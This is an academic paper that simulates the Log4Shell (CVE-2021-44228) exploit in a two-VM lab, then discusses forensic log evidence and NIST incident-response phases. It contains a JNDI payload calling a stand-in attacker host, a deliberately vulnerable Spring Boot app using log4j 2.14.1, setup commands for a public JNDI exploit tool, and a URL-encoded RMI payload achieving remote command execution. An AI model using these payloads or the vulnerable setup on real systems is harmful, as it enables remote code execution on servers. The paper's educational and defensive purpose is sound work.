Simulation, Investigation and Response Towards Log4J Vulnerability (Log4Shell)

Seif Elsallamy
Forensics & Cybersecurity Research Center (FSEC)
Asia Pacific University of Technology and Innovation (APU)
Kuala Lumpur, Malaysia
tp066117@mail.apu.edu.my

Julia Juremi
Forensics & Cybersecurity Research Center (FSEC)
Asia Pacific University of Technology and Innovation (APU)
Kuala Lumpur, Malaysia
julia.juremi@staffemail.apu.edu.my

***Abstract*—Log4Shell can destroy a business. The vulnerability affects Java Applications which are logging their data using a vulnerable version of Log4J. This library is being deployed in many Java applications. The impact of such vulnerability is arbitrary code execution, which gives an attacker full control over a server or a device. The severity of the issue is critical since attackers might use a variety of post-exploitation techniques to take a full advantage of the vulnerability. A simulation will be made to demonstrate the attack. It will be done through two virtual machines; one belongs to the victim and the other belongs to the attacker. After the demonstration attack has been done. We will look for the forensic evidence and the artifact that has been left. Finally, we will discuss the incident response phases that should be taken against such attacks. The Preparation Phase, The Detection and Analysis Phase, The Containment, Eradication and Recovery Phase, and The Post-Incident Activity Phase.**

Keywords—log4j, log4shell, vulnerability, security, cybersecurity, Incident, Response, Simulating, Forensic, Evidence, Detection, Prevention.

I. INTRODUCTION

In December 2021 Apache has announced a critical security vulnerability which affects the Log4j versions from 2.0-beta9 to 2.14.1 (CVE-2021-44228). An attacker can take over a system using such vulnerability. The Log4J is used in many applications and cloud services in logging for Java based applications (CISA, 2021). The flaw has been found by a security team at Alibaba, they found that they can log more than just raw data by using the log utility, they were able to log variables as date and time which is useful features in logging. The logging functionality had a feature that can make requests to LDAP servers. This feature has been added in 2013 (isgovern, 2021). The team found that, it can be used maliciously to execute arbitrary code in the vulnerable machines. The Severity of this vulnerability exceeds the Heartbleed and maybe the Eternalblue. This vulnerability affects a huge range of all types of applications that are running Java. When the the log4j vulnerability is exploited through the internet, it can give the attacker a complete control over the system since the attacker is running any code in the vulnerable machine. The Java is heavily deployed everywhere and the log4j is a popular logging utility. Applications always log their data for different reasons. Therefore, this vulnerability has a huge range of potential vulnerable machines.

- *Vulnerability Analysis*

Let's start by looking on the payload that had spread over the internet. Fig 1. is showing the payload. It is surrounded by ${}. It looks like a boundary for a type of inclusion functionality, which, is the lookups. The lookups are very useful in data logging, instead of going through a lot of programming to generate a string that the programmer wants to include in the logs, the log4j has lookups for common strings like E.g., When someone trying to reach an environment variable, an example to lookup an environment variable is ${env:HOME} which then prints out the path (LiveOverflow, 2021).

```
${jndi:ldap://attacker.com/a}
```

Fig. 1. Log4Shell Payload

The second part is “jndi:ldap://” JNDI (Java naming and directory interface) which is used in enterprise java environment where there are a lot of databases to be managed and it is hard to set each program with its database, so the JNDI is used to centralize the data. The JNDI then can be used beside LDAP to locate the databases where the server can connect to. The JNDI is not just a lookup, it is a whole API full of functionalities, one of those functionalities were to send a java object to be executed over the network which caused the arbitrary code execution vulnerability CVE-2021-44228 (LiveOverflow, 2021). Finally, the “attacker.com/a” part the attacker.com is simply the host’s name running the LDAP server, and the “a” is the object name. The payload is redirecting to a java class then it is downloaded and executed in the victim’s machine as the following Fig.

Fig 2. is showing a Log4Shell attack procedure. Firstly, the attacker is sending the payload. After that, the Web Server is sending a request to the attacker’s LDAP or RMI server. Then the LDAP or RMI server redirects the victim’s web server to a java class hosted in an HTTP server. Finally, the Java class being executed in the victim’s webserver.



Fig. 2. Log4Shell Attack Process (Splunk, 2021)

II. DEMONSTRATION

Our main objective in this demonstration is to run an arbitrary code in the Victim's machine using the log4shell vulnerability. We will be using VirtualBox to launch both the victim's machine and the attacker's machine on ubuntu operating system.

1) Demonstration Tools

- VirtualBox will be used to run multiple virtual machines and to simulate the attack (virtualbox, n.d.).
- Ubuntu OS will be used in this scenario and it will be installed on the virtual machine (Ubuntu, n.d.).
- Spring Boot is a Java framework which will be used to run the vulnerable web application (spring.io, n.d.).

2) Demonstration Procedure

Two machines will be made by the VirtualBox, and they will be running Ubuntu OS. The first machine is the victim's machine which will be running the vulnerable web application. The web applications will be coded with java since the vulnerability affects java applications' logging functionality. And the code will be explained along the way. The attacker's machine is to attack the vulnerable web application on the victim's machine obviously, and to run an arbitrary code in it, which is the main objective in this demonstration.

A. Setting Up Victim Machine

First open the VirtualBox and click New. Fig 3. is showing the creation of a new virtual machine. Give the machine a name, a type of Linux and Ubuntu version and click next.



Fig. 3. VirtualBox - New Operating System Selection (virtualbox, n.d.)

Fig 4. is showing the memory to be used in the virtual machine. In this demonstration 4GB has been selected.



Fig. 4. VirtualBox - Memory Size Selection (virtualbox, n.d.)

Fig 5. is showing the storage that will be used for the virtual machine. Create a virtual hard disk then, dynamically allocate it. It is recommended to select more than 10GB since, 10GB was not enough in my first attempts. Therefore, 12GB has been selected.



Fig. 5. VirtualBox - Virtual Hard Disk Creation (virtualbox, n.d.)

Fig 6. is showing the General Tab. Change the Shared Clipboard and Drag'n'Drop options to bidirectional.



Fig. 6. VirtualBox - General Settings (virtualbox, n.d.)

Fig 7. is showing the processors that will be used. More processors can be used if needed.



Fig. 7. VirtualBox - System Settings (virtualbox, n.d.)

In Fig 8., click Display and select VBoxVGA.



Fig. 8. VirtualBox Display Settings (virtualbox, n.d.)

Fig 9. and Fig 10. are showing the steps of selecting the Ubuntu ISO file in the storage tab.



Fig. 9. VirtualBox - Storage Settings (Ubuntu, n.d.; virtualbox, n.d.)



Fig. 10. VirtualBox - Ubuntu ISO Selection (Ubuntu, n.d.; virtualbox, n.d.)

Fig 11. is showing the network tab, select Bridget Adapter and click OK.



Fig. 11. VirtualBox - Network Settings (virtualbox, n.d.)

Fig 12. is showing the installation of Ubuntu. After returning to the main page for the VirtualBox. Click start to start the machine. The installation process will be started, choose to install Ubuntu and then select the language and select the minimal installation and any other settings if needed.



Fig. 12. VirtualBox - Ubuntu Installation (Ubuntu, n.d.; virtualbox, n.d.)

Fig 13. is showing the Ubuntu installation process.



Fig. 13. Ubuntu - Installation over the VirtualBox (Ubuntu, n.d.; virtualbox, n.d.)

After the Victim Machine loads successfully. Open the terminal and run the following commands in Fig 14 to allow copying and pasting from the host to the virtual machine.

```
sudo apt-get update
sudo apt-get install virtualbox-guest-x11
sudo VBoxClient –clipboard
```

Fig. 14. Installation Commands #1

To install Java, maven, curl and net-tools run the commands in Fig 15.

```
sudo apt install default-jre
sudo apt install maven
sudo apt install net-tools
sudo apt install curl
```

Fig. 15. Installation Commands #2

Fig 16. is showing the downloading of spring boot tools suite using Mozilla Firefox. After the download is complete, extract the file and run the executable. Then, select the workplace (by default, it will be the Documents directory).



Fig. 16. Spring Boot Tools – Download (Mozilla, n.d.; spring.io, n.d.)

Fig 17. showing the process of creating a new project. Firstly, Select File, after that, choose New, then, choose Spring Starter Project. Enter a name for the project and finally click next and finish.



Fig. 17. Spring Boot – Create New Project (spring.io, n.d.)

Eexpand the newly created project and double click the pom.xml file. Add the following xml to the file in the dependencies section and remove the duplicated entry, and save it.

```
<dependency>
<groupId>org.apache.logging.log4j</groupId>
<artifactId>log4j-core</artifactId>
<version>2.14.1</version>
</dependency>
<dependency>
<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-starter</artifactId>
<exclusions>
<exclusion>
<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-starter-logging</artifactId>
</exclusion>
</exclusions>
</dependency>
<dependency>
<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-starter-web</artifactId>
<exclusions>
<exclusion>
<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-starter-logging</artifactId>
</exclusion>
</exclusions>
</dependency>
<dependency>
<groupId>javax.servlet</groupId>
<artifactId>javax.servlet-api</artifactId>
<version>4.0.1</version>
</dependency>
```

Fig. 18. XML Code – Enabling Log4J and Logging IP Addresses Code (apache, 2022; spring.io, n.d.)



Fig. 19. Spring Boot – pom.xml (spring.io, n.d.)

The code in Fig 18. is disabling the default logging functions and enabling one of the vulnerable versions of log4j, which is 2.14.1 and adding a library to capture the IP addresses of the clients. Paste the code as in Fig 19, in the pom.xml.

Now, expand both src/main/java and com.example.demo and double click the file victimApplication.java and replace the its code with the following code.

```
package com.example.demo;

import org.springframework.boot.SpringApplication;
import org.springframework.boot.autoconFig.SpringBootApplication;
import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.RequestParam;
import org.springframework.web.bind.annotation.RestController;
import org.apache.logging.log4j.LogManager;
```

```
import org.apache.logging.log4j.Logger;
import javax.servlet.http.HttpServletRequest;


@SpringBootApplication
@RestController
public class VictimApplication {
private static final Logger logger =
LogManager.getLogger(VictimApplication.class);

public static void main(String[] args) {
SpringApplication.run(VictimApplication.class, args);
}

@GetMapping("/")
public String hello(HttpServletRequest request, @RequestParam(value
= "logme", defaultValue = "") String logme) {

logger.info(request.getRemoteAddr()+": logme="+logme);

return String.format("Logged %s!", logme);
}
}
```

Fig. 20. Java Code

The code in Fig 20 is importing the necessary libraries as log4j and web libraries and so on and running a web service.



Fig. 21. Spring Boot – Service Run

Run the service from the button in Fig 21. The service should run on port 8080. Go to the browser and go to http://localhost:8080?logme=hello

Fig 22 is showing the logged data. The web app is receiving a value in the get parameter "logme" and log it by log4j then display it.

Fig. 22. Running the Web Service on FireFox Browser (Mozilla, n.d.)

Fig 23. is showing the logged data in Spring Boot.



Fig. 23. Spring Boot – Logged Data (spring.io, n.d.)

Finally, go to src/main/resources/application.properties and write the code line in Fig 24. into the file. Then save it. This will enable the logging to be written into the located file.

```
logging.file.name=spring.log
```

Fig. 24. Code Line – Setting Spring Log File Location (spring.io, n.d.)



Fig. 25. 1Ubuntu Terminal – Running Spring Boot (spring.io, n.d.; Ubuntu, n.d.)

Close the spring tool suite and open the terminal then type ifconfig to capture the local IP address. Then, run the commands to navigate to the documents and to the project directory as shown in Fig 25. Finally run mvn spring-boot:run

Fig 26. is showing a snapshot after running Spring Boot from the terminal.



Fig. 26. Ubuntu Terminal -- Running Spring Boot SnapShot (spring.io, n.d.; Ubuntu, n.d.)

B. Attacker Side

Setup another machine with the same settings as the Victim's. Open the terminal and run the commands in Fig 27. Then run ifconfig to get the attacker's local IP.

```
git clone https://github.com/welk1n/JNDI-Injection-Exploit.git

cd JNDI-Injection-Exploit

mvn clean package -DskipTests
```

Fig. 27. JNDI Injection installation commands (welk1n, 2020)

Finally, run the command in Fig 28.

```
java -jar target/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar [-C] [command] [-A] [address]
```

Fig. 28. Running JNDI Exploit Command (welk1n, 2020)

In Fig 29., The local IP has been added to the argument -A and the command that will be executed in the victim's server has been set to "touch /tmp/zzz".



Fig. 29. NDI Exploit Command Result Snapshot (Ubuntu, n.d.; welk1n, 2020)

This tool builds an LDAP and RMI servers that will redirect to the exploit code, which is a java object that can run a command. The command that has been chosen is "touch /tmp/zzz" it creates a new file in the tmp directory in the victim's machine which indicates that the remote execution has been successful. The next step is to build the exploit, so what we have so far are:

- The victim's web server at https://192.168.1.19/?logme=
- An RMI server that will be used for the exploit at rmi://192.168.1.17:1099/tc9vip

This information will be added to the log4shell exploit the final exploit URL will look like this: ${jndi:rmi://192.168.1.17:1099/tc9vip}

After doing a URL encoding and adding it to the URL the final exploit payload will look like this: https://192.168.1.19/?logme=%24%7Bjndi%3Armi%3A%2F%2F192.168.1.17%3A1099%2Ftc9vip%7D

Fig 30 showing the exploitation of the log4shell, and Fig 31 is showing the result in the victim's machine. The file has been created, which indicates that we had succeeded in our arbitrary code execution.

Fig. 30. Running the Log4Shell Exploit Payload (meyerweb, n.d.; Mozilla, n.d.; Ubuntu, n.d.)



Fig. 31. Post Exploitation Snapshot (Ubuntu, n.d.)

III. Forensic Evidence

The logging has been enabled along the way through the Java code and activated in the spring boot settings. An IP address has been logged after the attack. It can be found in the victim's log file that has been created in the previous section.



Fig. 32. Log File Forensic Evidence Snapshot (Ubuntu, n.d.)

Those are the evidence, the date, IP Address, and the logged data, notice that there is no JNDI string in the logged data, the value displayed in the logs is the returned value from the exploit payload. The string "javax.el.ELProcessor@" might be used to search the logs for exploited endpoints.



Fig. 33. Ubuntu Default Logs (Ubuntu, n.d.)

Multiple strings have been used to search the Ubuntu's logs but there were no entries.

IV. Incident Response

The vulnerability is still new, there are some unique resources sharing steps to be taken toward the incident response and some playbooks. However, the attack still going, the newer versions for log4j might still not be fully fixed, and the fixes might still be bypassed (Puliczek, 2022). Even if the

steps that has been taken managed to find all the log4j used in our code. And then the code has been updated with the newer versions. The newer versions' fixes might still be bypassed. The vulnerability has been exploited by different payloads resulting in remote code execution, data exfiltration through DNS and Denial of Service. So, there should be an eye on the internet for any newly updates regarding this vulnerability and other vulnerabilities as well and to be up to date as much as possible to minimize the risks of falling a victim to a cyberattack.

Fig 34 is showing different phases in incident handling through NIST's framework (NIST, 2012). The phases of incident handling are Preparation, Detection and Analysis, Containment Eradication and Recovery and Post-Incident Activity. During the preparation phase the organization are limiting the number of incidents according to their severity rank through the Risk Assessment process. However, there are risks that cannot be limited like the residual risks that they always exist. Any detection for a breach should be notified to the organization. During the containment, the organization is trying to recover from the incident and analyze the fixes applied through the analysis and detection phase so, there is a cycle between both phases the containment and the detection and analysis. Finally, after the issue is fixed, in the post-Incident phase the organization is writing a report that details the cause and the costs of the incident and how did the organization handle the incident and how they will prevent such incidents in future.

